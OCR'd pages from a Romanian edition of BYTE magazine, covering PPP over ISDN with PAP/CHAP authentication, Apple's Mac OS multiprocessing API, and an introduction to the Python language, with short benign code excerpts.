
Pachetele PPP în general includ soft de apel, care se ocupă de stabilirea conexiunii telefonice. Odată ce conexiunea de rețea este stabilită, PPP negociază protocolul de control al conexiunii (LCP - Link Control Protocol) și autentifică dispozitivul de la distanță. Dacă aceste negocieri sunt fructuoase începe sesiunea de comunicație.

Realizarea punților

Adaptoarele de terminal și modem-urile nu sunt singurele dispozitive care au capacitatea de-a suporta PPP. O conexiune PPP poate fi de asemenea realizată printr-o punte situată la distanță sau ruter care suportă intern PPP. Cu o punte sau un ruter, PC-ul de la distanță este conectat printr-o cartelă de interfață cu rețeaua (NIC - Network Interface Cards) la o reţea LAN situată între PC şi dispozitivul ISDN. Procesul de negociere pentru realizarea unei conexiuni PPP cu o punte sau ruter lucrează aproape în acelaşi fel în care lucrează cu un modem sau adaptor de terminal.

O îmbunătăţire a PPP, numită Multilink Point-to-Point Protocol (MP) este definită în RFC 1717 al IETF, „The PPP Multilink Protocol (MP)“. MP are capacitatea de-a combina canale B ISDN multiple pentru o îmbunătăţire a transferului. Poate manevra un număr maxim de 384 Kbps (şase canale B) înainte de compresie, care cu siguranţă reprezintă o rată de transfer respectabilă.

PPP poate fi folosit indiferent dacă conexiunea serială este asigurată de rutere sau de punţi. Dar desigur, între conexiunile PPP realizate cu punţi şi cele cu rutere există o diferenţă. Punţile au tendinţa de-a fi mai simplu de configurat dar asigură mai puţine funcţii faţă de rutere. Figura „*Compararea stivelor*“ indică două stive PPP tipice pentru punţi, respectiv rutere.



Ambele stive prezintă aceleaşi interfeţe, ceea ce permite o integrare uşoară a dispozitivelor în reţele complexe.

Observaţi că unele interfeţe apar la nivelul superior şi inferior al ambelor stive. Indiferent dacă se folosesc punţi sau rutere, protocolul de reţea este întotdeauna la nivelul superior. Nivelul inferior este reprezentat de cadrele PPP din canalele B. Acesta este nivelul 2 ISDN unde pachetele PPP sunt aşezate în cadre HDLC.

Diferenţa dintre stivele punţilor şi ale ruterelor apare atunci când se foloseşte protocolul de control. Stiva unei punţi foloseşte Bridge Control Protocol (BCP) al IETF. BCP care operează la nivelul 2 este responsabil cu examinarea şi determinarea destinaţiei pachetelor. Stiva de rutare operează la nivelul 3. Ea suportă multe din funcţiile pe care în mod tipic le găsim în rutare cum ar fi durata de viaţă, rute cu cost minim, legături paralele, protocoale de filtrare şi alte funcţii.

Din moment ce BCP suportă toate aceste protocoale, stivele de rutare trebuie să fie create pentru a suporta protocoale specifice. Spre exemplu IP Control Protocol (IPCP) este un protocol definit IETF care îndeplineşte funcţiile de rutare în reţea pentru TCP/IP. Dacă IPX este implementat în ruter, atunci IPX Control Protocol (IPXCP) este folosit în loc sau suplimentar lui IPCP. În mod similar sunt dezvoltate protocoale de control şi pentru alte protocoale de reţea.

Conducte sigure

IETF a definit două protocoale de securitate pentru conexiunile PPP. Protocolul PAP (Password Authentication Protocol) şi CHAP (Challenge-Handshake Authentication Protocol) sunt ambele specificate în RFC 1334, „PPP Authentication Protocols“. PAP şi CHAP sunt deseori incluse ca şi protocoale interne în dispozitivele de reţea ISDN.

Atât PAP cât şi CHAP suportă autentificarea dispozitivelor de la distanţă. Oricum, PAP asigură doar un nivel de bază de autentificare. Sub PAP o serie formată din identificator, parolă şi un cont sunt transmise în mod repetat de la dispozitivul aflat la distanţă către dispozitivul de autentificare. Acest proces durează până când autentificarea este confirmată de dispozitivul de autentificare sau conexiunea este întreruptă.

Din moment ce PAP transmite parole „în curat“ există unele riscuri legate de posibilitatea compromiterii securităţii conexiunii. Spre exemplu, un hacker ar putea înregistra secvenţa de log-in a unui utilizator legal iar apoi să reia secvenţa înregistrată de logare la un moment ulterior de timp pentru a câştiga accesul în reţea. Din moment ce PAP nu are funcţii de expirare (time-out), hacker-ii sunt liberi să folosească încercările repetate.

CHAP este un protocol de autentificare mult mai robust. Algoritmul CHAP depinde de o valoare calculată sau „secretă“ care este reprezentată pe cel puţin un octet şi este cunoscută doar de autentificator şi de dispozitivul aflat la distanţă. Pentru că secretul CHAP nu este transmis niciodată în reţea, protocolul este foarte performant împotriva redărilor şi încercărilor repetate.

În loc să transmită secretul, CHAP transmite o „interogare“ către dispozitivul de la distanţă încercând să se conecteze la reţea. Unitatea de la distanţă răspunde cu o valoare calculată de un algoritm comun folosit de ambele dispozitive. Dispozitivul de autentificare verifică răspunsul cu cel calculat de el însuşi. Dacă cele două valori corespund, autentificarea este validată; altfel conexiunea este întreruptă. RFC 1334 prevede ca fiecare nouă valoare să fie unică, ceea ce previne apariţia unui atac care ar folosi un răspuns interceptat anterior pentru a obţine accesul în reţea.

CHAP şi PAP oferă un ajutor în verificarea corectitudinii dispozitivului de la distanţă care a apelat reţeaua. Ambele protocoale autentifică doar dispozitivele de la distanţă. Ele nu autentifică utilizatorul sau numărul apelant. Prin urmare ar trebui folosite în combinaţie cu alte metode de securitate cum ar fi secvenţele de log-are şi de identificare a apelantului. Măsurile de securitate adiţionale cum ar fi Kerberos, Terminal Access Controller Access Control System (TACACS) şi Remote Authentication Dial-In User service (Radius) ar trebui să fie folosite pentru a suplimenta securitatea PPP. ■

Jeffrey N. Fritz este inginer în telecomunicaţii al departamentului Telecommunications and Network Services din West Virginia University. El este autor al Remote LAN Access: un ghid pentru reţelişti şi noi ceilalţi *(Manning Press/Prentice-Hall PTR, 1996). Îl puteţi contacta la* **jfritz.wvu.edu.**

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Daniel Moldovan*]

O nouă bibliotecă şi un nou API permit multitasking preemptiv şi multiprocesare pe sistemele Mac OS. ***De Tom Thompson***

Mac-urile iau calea multiprocesării


Astăzi, proiectele calculatoarelor desktop flirtează cu viteze de ceas de 300 MHz, nebănuite nici măcar acum un an. Totuşi, pentru a păstra aceste proiecte simple dar şi ieftine, busul sistem - de care atârnă accesul la memorie dar şi la unele periferice - este de obicei ţinut să ticăie la o fracţiune din tactul procesorului. Datorită constrângerilor de proiectare dar şi de costuri, va fi dificil, chiar şi pentru sisteme mai rapide să realizeze câştiguri semnificative de performanţă.

Există un proiect alternativ ce poate atinge câştiguri semnificative de performanţă în ciuda unui bus lent. Această alternativă este multiprocesarea (MP), în care sistemul are două sau mai multe procesoare fapt ce îmbunătăţeşte capacitatea de procesare printr-o politică de *„divide et impera“* asupra taskurilor. Bineînţeles există şi un preţ: sunt necesare şi unele modificări hardware pentru ca procesoarele să poată partaja busul sistem şi perifericele. De asemenea, sistemul de operare trebuie să sufere anumite modificări pentru a putea fi rulat pe mai multe procesoare. Iar, în cele din urmă, este vorba şi de posibile modificări ale aplicaţiilor software care pot avea codul secţionat pentru diferite procesoare.

Probleme tehnice rezolvate

Avantajele de performanţă şi cost oferite de MP i-au condus pe producătorii de sisteme Mac să atace problemele de software şi hardware ce trebuiau rezolvate. În mai '95, Apple Computer şi DayStar Digital (un producător de clone sub licenţă Mac OS) au anunţat dezvoltarea în comun a unui API, Apple MP API, ce să rezolve problemele software. În octombrie '95, DayStar a rezolvat problemele hardware, livrând un sistem compatibil Mac cu patru procesoare, numit Genesis MP, urmat în iunie '96 de unul bi-procesor. Acesta a fost urmat apoi de sistemul bi-procesor al lui Apple în august - PowerMac9500/MP. Un alt producător de Mac-uri, UMAX, a început şi el livrarea de sisteme multiprocesor. Şi Apple şi UMAX au licenţiat arhitectura hardware MP de la DayStar.

Merită examinat cum au rezolvat DayStar şi Apple unele dificultăţi de implementare a MP pe sistemele Mac OS. Modificările hardware ale arhitecturii sistemelor existente pentru suportul MP au fost relativ mici. Majoritatea procesoarelor familiei PowerPC au suport integrat pentru arhitecturi MP n-procesor. Surprinzător, dar chiar şi ASIC-urile utilizate pentru originalul Power Mac 9500 (introdus în 1995) avea integrat arbitraj de bus pentru proiecte MP bi-procesor. Proiectele cu patru procesoare , cum este Genesis MP de la DayStar, necesită logică suplimentară de interconectare.


Arhitectura Mac OS MP
Procesor principal
Procesoare ataşate
Mac OS
Apl. 1 Mac
Apl. Mac
Apl. 2 MP
scheduler
scheduler
scheduler
scheduler
Firul principal de taskuri MP creează taskuri MP, poate folosi servicii SO.
Nucleu MP/ API MP
Task MP
Task MP
Task MP
Taskurile MP aşteaptă în coada globală până sunt alocate de nucleu. Taskurile blocate în aşteptarea I/O sau de alte taskuri nu sunt alocate.
Multitasking cooperativ
Multitasking preemptiv

Taskurile pentru multiprocesare se execută preemptiv, chiar şi pe o maşină uni-procesor.

Modelul hardware utilizat de Apple MP API presupune că procesoarele partajează acelaşi bloc de memorie. Aceasta simplifică proiectele software deoarece se simplifică partajarea datelor şi bibliotecilor de cod. Acest API presupune de asemenea un model cache-coerent, care uşurează programatorul de grijile reîmprospătării cache-urilor procesoarelor.


Modelul presupune că doar un procesor necesită accesul la dispozitive I/O, ceasuri sau întreruperi externe (deşi fiecare procesor poate să le întrerupă pe celelalte).

Deşi acest design cu memorie partajată aduce a multiprocesare simetrică (SMP), el nu este aşa ceva. O arhitectură SMP presupune că totul este partajat, inclusiv dispozitivele I/O, lucru care nu este posibil la Apple MP API. O altă diferenţă este aceea că într-un sistem SMP, porţiuni din OS pot migra la alte procesoare pentru a balansa încărcarea. Acest lucru nu este posibil într-un proiect Mac OS MP deoarece o mare parte a codului OS este nonreentrant. Aceste probleme sunt depășite de către Apple MP API prin restricționarea codului pentru numite procesoare.

API MP de la Apple

Apple MP API e constituit dintr-o bibliotecă partajată ce implementează funcțiile API și un nivel de abstractizare a hardului (HAL) ce gestionează hardul MP de nivel primar, atât pentru programatori, cât și pentru funcțiile din API. Când o aplicație pregătită MP folosește serviciile MP, gestionarul de secvențe de cod Mac OS asigură conectarea automată la biblioteca MP. Aceasta localizează apoi HAL-ul corespunzător pentru configurația hardware dată. Procesorul care în acel punct era în execuție de cod este botezat procesor principal, în timp ce celelalte devin procesoare atașate. Procesorul principal rulează un emulator 680x0, sistemul de operare Mac OS și gestionează dispozitivele I/O. MP API folosește HAL pentru bootstrap-ul celorlalte procesoare instalând un planificator preemptiv ușor pe toate procesoarele (așa cum este ilustrat în figura "Arhitectura Mac OS MP"). API-ul MP asigură serviciile de kernel ce implementează coordonarea taskurilor și mesajelor. Kernelul MP nu este, cum s-ar putea crede, un task executabil, ca de exemplu un daemon, ci doar un simplu set de apeluri de servicii.

Apple MP API asigură apeluri ce interoghează sistemul asupra numărului de procesoare, crearea/terminarea de taskuri MP, alocarea memoriei și gestiunea sincronizării taskurilor. Când o aplicație creează un task MP, kernelul MP îl introduce într-o coadă globală de taskuri. Când taskul curent în execuție este replanificat, planificatorul procesorului verifică această coadă și rulează următorul task MP aflat în așteptare pentru un interval de timp de maximum 10 ms. Aceasta îi permite kernelului să realizeze o echilibrare a încărcării cu taskuri MP. Coordonarea taskurilor se realizează prin cozile furnizate, semafoare și apeluri API de regiuni critice. Aceste apeluri trebuie utilizate, de vreme ce ele ajută nucleul să planifice și să controleze taskurile MP. Deoarece procesorul principal rulează și el un planificator și execută taskuri MP, Apple MP API realizează o procesare simetrică cu excepția celei a OS.



Stack:
MPLibrary 0x4887B0 (PPC)
fTask

Variables:
finished : unsigne... 0
message : long 2
p : sTaskData* 0x00000
theParameter : vo... 0x00681

Source: Crush:MP stuff:PowerFrax Test...ources:HFMultiprocessingPPC.c

```
/* The following statement is executed once, in
p = (sTaskDataPtr)theParameter;

finished = false;
while( !finished ) {
    MPWaitOnQueue( p->appToTask, (void **)&mess
    switch( message ) {
        case kTMCreate:
            break;
        case kTMRun:
            p->workFunction( p->params );
            break;
        case kTMQuit:
            finished = true;
```

Source: Crush:MP stuff:PowerFrax

```
        MPWaitOnQueue( p
        switch( message
            case kTMCrea
                break;
            case kTMRun:
                p->workF
                break;
            case kTMQuit
                finished
                break;
        }
        MPNotifyQueue( p
    }

    return( noErr );
}
```

CodeWarrior de la Metrowerks asigură depanarea la nivel sursă pentru taskurile MP.

Limitele MP

Atunci când scrii o aplicație Mac care să utilizeze taskuri MP, trebuie să ții cont de limitările lui Apple MP API. În primul rând, un task MP nu poate executa cod 680x0. Asta, deoarece emulatorul 680x0 rulează doar pe procesorul principal. De asemenea, un task MP nu poate face apeluri directe de sistem Mac OS sau de Toolbox datorită problemelor de cod nereentrant ale acestora și deoarece unele funcții ale acestora sunt în cod 680x0. Aceasta explică și faptul că procesorul principal trebuie să gestioneze toate dispozitivele I/O - File Manager-ul și anumite drivere I/O folosesc cod 680x0.

Din aceste restricții, devine evident că taskurile MP sunt potrivite pentru sarcini de calcul intensiv în cod nativ PowerPC. Din fericire, o mare parte din procesări, cum sunt editarea imaginilor, efecte video digitale, modelare 3D și simulare, fac parte din această categorie. Mai mult, o aplicație pregătită MP nu este restricționată doar la utilizarea apelurilor OS. Taskul principal al aplicației se execută pe procesorul principal și are la dispoziție serviciile OS. Taskurile MP executate pe procesoarele atașate vor folosi apeluri de sincronizare pentru a informa taskul principal când, de exemplu, ar trebui datele transferate pe disc sau plasate pe ecran.

Depinde doar de tine să determini care este cea mai bună împărțire a sarcinilor astfel ca taskurile MP să folosească la maximum resursele sistemului. Ideal ar fi ca fiecare task MP să acceseze memoria la momente diferite de timp pentru a utiliza cât mai bine busul sistem. Pentru a ajuta în această direcție, versiunea 11 a mediului de dezvoltare CodeWarrior de la Metrowerks asigură debuging la nivel de cod sursă pentru taskurile MP (vezi captura de ecran). Deși aceasta presupune și un efort suplimentar din partea programatorului, rezultatele pot face să merite efortul: pe un sistem cu patru procesoare, performanța unei aplicații poate crește de 2,5 până la 3,5 ori. În ciuda limitărilor formidabile cerute de arhitectura sistemelor MP de Mac OS, Apple MP API oferă o soluție practică de MP. E important de știut că Apple plănuiește includerea lui API MP în viitoarele versiuni ale sistemelor de operare pentru Mac. Aceasta va rentabiliza eforturile de programare înspre MP și va oferi performanțe superioare deoarece aceste versiuni viitoare vor oferi suport la nivel OS pentru multiprocesare simetrică. ■

Autorul mulțumește pentru ajutorul acordat la scrierea acestui articol domnilor David Sowell, Chris Cooksey și David Methven de la DayStar Digital.

Tom Thompson este senior tehnical editor at large la BYTE. Îl puteți contacta prin e-mail la **tom_thompson@bix.com.**

[din BYTE, o publicație McGraw-Hill, Inc. Adaptare - *Adi Pop*]

ADRESE UTILE

Apple Computer
Cupertino, CA
(408) 996-1010
http://www.apple.com/

DayStar Digital
Flowery Branch, GA
(770) 967-2077
mp@daystar.com
http://www.daystar.com/

Acest limbaj se poate descurca cu scripturi simple sau cu construirea unor mari librarii OOP. De Jeffrey P. Shell

Python face scripturi si obiecte

py·thon \ˈpi-ˌthän\ *n* (1836) 1 : sarpe mare, constrictor; 2 cap : diminutiv pentru trupa de comedie britanica "Monty Python's Flying Circus; 3 cap : un puternic si modern limbaj de programare orientat pe obiecte


Python, cea de a treia definiție din dicționarul imaginar, este un limbaj ideal pentru cele mai multe din actualele sarcini computaționale. A fost folosit pentru construirea de baze de date client/server și unelte de administrare Unix, crearea de scripturi Common Gateway Interface (CGI), obiecte încapsulate și facilitează prototipizarea rapidă a aplicațiilor. Natura sa dinamică îl face recomandabil de-a lungul multor frontiere, acolo unde un limbaj de programare se oprește și este nevoie de un altul. Incidental, numele Python derivă din a doua definiție a dicționarului și nu de la încolăcitul șarpe al primei definiții – deși, ca limbaj de programare, Python este capabil să se „încolăcească“ în jurul unei varietăți de platforme. Și asta deoarece, ca multe din noile limbaje de programare actuale, Python compilează un byte-cod neutru.

Spre deosebire de Java, totuși, această compilare are loc în zbor, pe măsură ce modulele sunt importate în interpretorul Python. Interpretorul face verificările automate de versiuni ale datelor de modificare a fișierelor sursă și actualizează cu cel mai recent generat fișier byte-cod. Procesul de control al versiunilor este aproape invizibil pentru programator, fiind evident numai când o compilare activată încetinește lansarea unui program.

Python oferă o puternică operabilitate interplatformă. Majoritatea programelor Python scrise pe o platformă pot rula fără efort pe o alta. Implementări Python există pentru aproape toate versiunile de Unix, precum și pentru MacOS; Windows 3.1, 95, și NT; OS/2; BeOS; și NextStep. Chiar dacă puteți scrie programe Python specifice caracteristicilor fiecărui GUI, Tkinter a fost adoptat ca și GUI standard pentru limbaj. Tkinter (de la Tk interface), la rândul său, utilizează Tk, care este toolkit-ul grafic de la Sun Microsystems. Tk este în mod tipic folosit de Tool Command Language (TCL) de la Sun, dar, de fapt, este utilizabil și de către alte limbaje script cum sunt Python și Perl.

Caracteristici Python

Python și-a făcut debutul prin puternicele sale caracteristici scriptuale. Este adesea prezentat ca o poartă între programarea shell Unix și programarea C. Adică, Python este ideal pentru proiecte ce sunt prea complexe pentru a fi realizate cu uneltele normale de shell, dar prea puțin complexe pentru a merita să fie scrise în C sau C++. Deoarece Python este un limbaj de nivel foarte înalt, el oferă programatorului tipuri de date complexe, nedisponibile în scripturile shell sau limbajele de programare, precum sunt dicționarele (tablouri asociative). Scripturi de administrare sistem, liste de distribuție automate și alte sarcini sofisticate pot fi de obicei scrise utilizându-se relativ puțin cod.



File "tcl.h" has been modified since the last time it was saved. Do you want to save it before exiting the application?

Python utilizează GUI-ul standard Tkinter de la Sun, astfel încât programele pot fi executate pe mai multe platforme.

Altă caracteristică importantă a lui Python este faptul că este scalabil. Programele Python pot fi scurte scripturi shell sau simple programe bazate pe funcții. Ele pot fi însă și aplicații orientat obiect complete, capabile să execute joburi mari. Aceasta extraordinară scalabilitate permite ca Python să fie adaptat unui oarecare număr de sarcini în care ați folosi în mod normal două sau trei limbaje pentru a găsi o soluție. Deoarece capabilitățile lui Python variază de la simplu la complicat, ceea ce poate debuta ca un simplu script Python, poate mai apoi înflori într-un întreg modul de clase obiect, menținându-se aceeași simplicitate a codului.

În ciuda puterii și varietății sale, Python este un limbaj ușor de utilizat. Una dintre cele mai importante influențe ale înfățișării lui Python o are un limbaj mic de programare, numit ABC. ABC a fost gândit ca un BASIC mai modern, oferind câteva tipuri de date de nivel înalt într-un mic și robust limbaj. Ca și BASIC, ABC a fost construit ca un limbaj de învățare având multe și drăguțe aspecte privind simplicitatea programării. De exemplu, Python nu are instrucțiuni `begin` sau `end` sau `acolade`. Gruparea codului are loc prin identare, iar caracterul Newline acționează ca separator de comenzi. O comandă se poate întinde pe mai multe linii dacă e necesar, sau mai multe comenzi pot încăpea pe aceeași linie. Acest format forțează practic la un stil bun de programare, care la rându-i produce un cod elegant, ușor de întreținut, conservându-se totodată spațiul. Majoritatea programatorilor ocazionali, care se convertesc la Python, sunt surprinși inițial de acest lucru, dar ei vor crește rapid obișnuindu-se cu libertatea pe care o aduce. Vezi *„Supraîncărcarea operatorilor în Python“* pentru un exemplu.

Python este un limbaj ușor de extins. Nucleul lui Python este scris în C, iar codul sursă este disponibil gratuit, împreună cu un întreg API pentru extinderea limbajului. Aceasta poate îmbunătăți viteza unei funcții utilizate curent sau poate lega fișierele bytecod Python la fișiere binare mari, deja existente, cum sunt librăriile pentru imagini sau la API-uri specifice unei platforme, așa cum sunt Microsoft Foundation Classes (MFC) sau Mac OS Toolbox.

Crescând mare în era Internetului, Python vine în mod standard cu multe module ce implementează obiecte pentru uzul cu cele mai multe protocoale TCP. Aceste module „salvatoare“ (de timp) Internet, permit ca Python să implementeze ușor programe de administrare și întreținere a siturilor Web, lăsându-vă să scrieți agenți inteligenți și să implementați multe alte sarcini pentru server. Python poate să fie atât server, cât și client. În partea de server, Python poate procesa cererile HTTP, filtra intrările de mesaje și mail-uri, accesa baze de date mari, acționa ca un script CGI, poate fi încapsulat în Hypertext Markup Language (HTML) dacă serverul o permite, sau poate servi propriile sale obiecte. În partea client (în mod special prin utilizarea lui Tkinter), Python poate fi un client pentru orice format TCP, inclusiv HTML. El poate deasemenea transmite obiecte prin rețea către alți clienți-servere Python sau poate fi ca o platformă neutră de baze de date front-end, ceea ce-l face deosebit de important pentru intraneturi.

Datorită naturii sale scriptice, Python este natural să fie inclus (încapsulat) în alte programe compilate mari, cum sunt bazele de date, aplicațiile multimedia, mediile groupware, lumile virtuale (atât text, cât și 3D) și documentele HTML.

În termeni de securitate și probleme actuale în zona aplicațiilor distribuite Internet, Java excelează în mod categoric. Deoarece Python seamănă mult cu un limbaj de scripturi, el are multe înlesniri față de sistemul de fișiere, ceea ce duce la riscuri de securitate. Mai mult, Python permite multe modalități de a invoca dinamic comenzi de citire din orice tip de fișier, chiar și socket-uri TCP. Python are un mod restrictiv care „fentează“ multe dintre funcțiile și modulele standard, dar utilizează în fapt numai pe acelea considerate „sigure“. Dacă codul încearcă să acceseze o zonă restricționată, este generată o eroare iar utilizatorul este atenționat.

Pentru un limbaj de programare, Python este flexibil. Clasele și referințele de metode sunt tratate în Python ca și obiecte de primă clasă. Asta înseamnă că dacă noi metode și variabile membru pot fi adăugate la o clasă în orice moment, atunci toate instanțele claselor prezente și viitoare vor fi afectate de aceste modificări. În acest fel, un eveniment programat pe un program server poate schimba o variabilă în definiția unei clase care definește privilegiile fiecărui utilizator. Deci, când timpul de lucru standard la birou s-a terminat, accesul poate fi lărgit automat unor utilizatori cu o singură linie de cod, cum ar fi `userClass.restrictions=3`. Toate instanțele existente și viitoare ale lui `userClass` sunt actualizate și utilizează această nouă valoare până când variabila clasei este schimbată din nou. Un programator ce întreține codul serverului se poate conecta și îi poate fi permis să adauge sau să actualizeze clasele și metodele fără a fi nevoit să oprească serverul. Python este deasemenea un limbaj al ancorelor. Un programator are ancore în aproape toate aspectele sistemului și poate citi sau suprascrie aceste atribute pentru remodelări ulterioare ale codului lor.

O vedere asupra Python

- Inter-platforma: utilizează Tkinter-ul de la Sun ca si GUI și generează byte-code independent de mașină.
- Scalabilitate: Poate implementa simple scripturi shell sau poate construi librării orientate obiect complexe.
- Extensibilitate: Poate fi legat direct de alte bucăți binare cum este librăria Microsoft Foundation Classes (MFC) sau Mac OS Toolbox.
- Încapsularea: datorită naturii sale scriptuale, poate fi încapsulat în HTML, medii groupware și baze de date.

Gata de drum

Distribuția standard de Python are mai mult de 120 de module gata, inclusiv librării Internet, criptografie, diferite implementări DBM, expresii uzuale și gestiunea șirurilor, formatarea textului, matematică, gestiunea fișierelor (inclusiv o gestiune completă de fișiere Posix), analiza și debug-ul codului, persistența și stocarea obiectelor și Tkinter. De obicei mai sunt incluse în aceste distribuții și multe demonstrații de utilizare a lui Python pentru aplicații client/server servicii Web și încapsulare. Deasemenea sunt disponibile module gratuite pentru utilizarea cu SQL și alte baze de date, și o versiune extinsă de Python, numită Numerical Python, care permite construcții matematice rapide și de nivel înalt. Versiunea Mac OS include suport pentru Mac Toolbox și Apple Events. Poate crea appleturi în stil AppleScript pe mașini capabile CFM sau PowerPC. Versiunea Windows permite utilizarea MFC și are un plug-in Netscape pentru rularea appleturilor Python. O interfață ActiveX/Explorer și un container OpenDoc sunt în lucru în momentul actual. Suport pentru GL-ul Silicon Graphics și Audio Device-ul Sun-ului sunt deasemenea standard, făcându-l pe Python pregătit pentru utilizare deîndată ce l-ați scos din cutie.

Supraîncărcarea operatorilor în Python

```
import string
class addSquare:
 def __init__(self,value=1):
  self.value = value
 def __add__(self,other):
  if type(other) ==
type(“abc”):
   other = string.atof(other)
  return self.value**2 +
other**2
 __radd__ = __add__
```

O clasă simplă cu supraîncărcare de operator în Python. __add__ (self, other) supraîncarcă simbolul + când în partea stânga este o instanță de addSquare. __radd__ supraîncărca simbolul + când instanța este în dreapta. Metoda __add__ verifică celălalt obiect care trebuie adunat, si dacă e un șir îl convertește la un număr în virgulă mobilă. Clasa adună pătratele a două obiecte. (semnele “__“ denotă metode speciale.)

Python este complet disponibil ca freeware, lucru posibil datorită contribuțiilor la Python Software Activity (PSA), o organizație legitimă ale cărei proceduri suportă financiar Python-ul. O echipă crescândă de voluntari și grupuri speciale de interes (SGI-uri) ajută la întreținerea codului Python și extinderea lui pe noi platforme și în noi câmpuri, făcând Python-ul o soluție aproape universală pentru majoritatea problemelor de programare. Puteți accesa Internetul la http://www.python.org și comp.lang.python pentru informații complete privitoare la Python. ■

Jeffrey P. Shell conduce programarea în Python și tehnologia obiectuală la Cynapses. Poate fi găsit la **jeff@cynapses.com**.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Augustin Moga*]

BYTE
ROMÂNIA
SPECIAL REPORT

Servere de aplicații

Alege softul și hardul corect pentru segmentul intermediar.

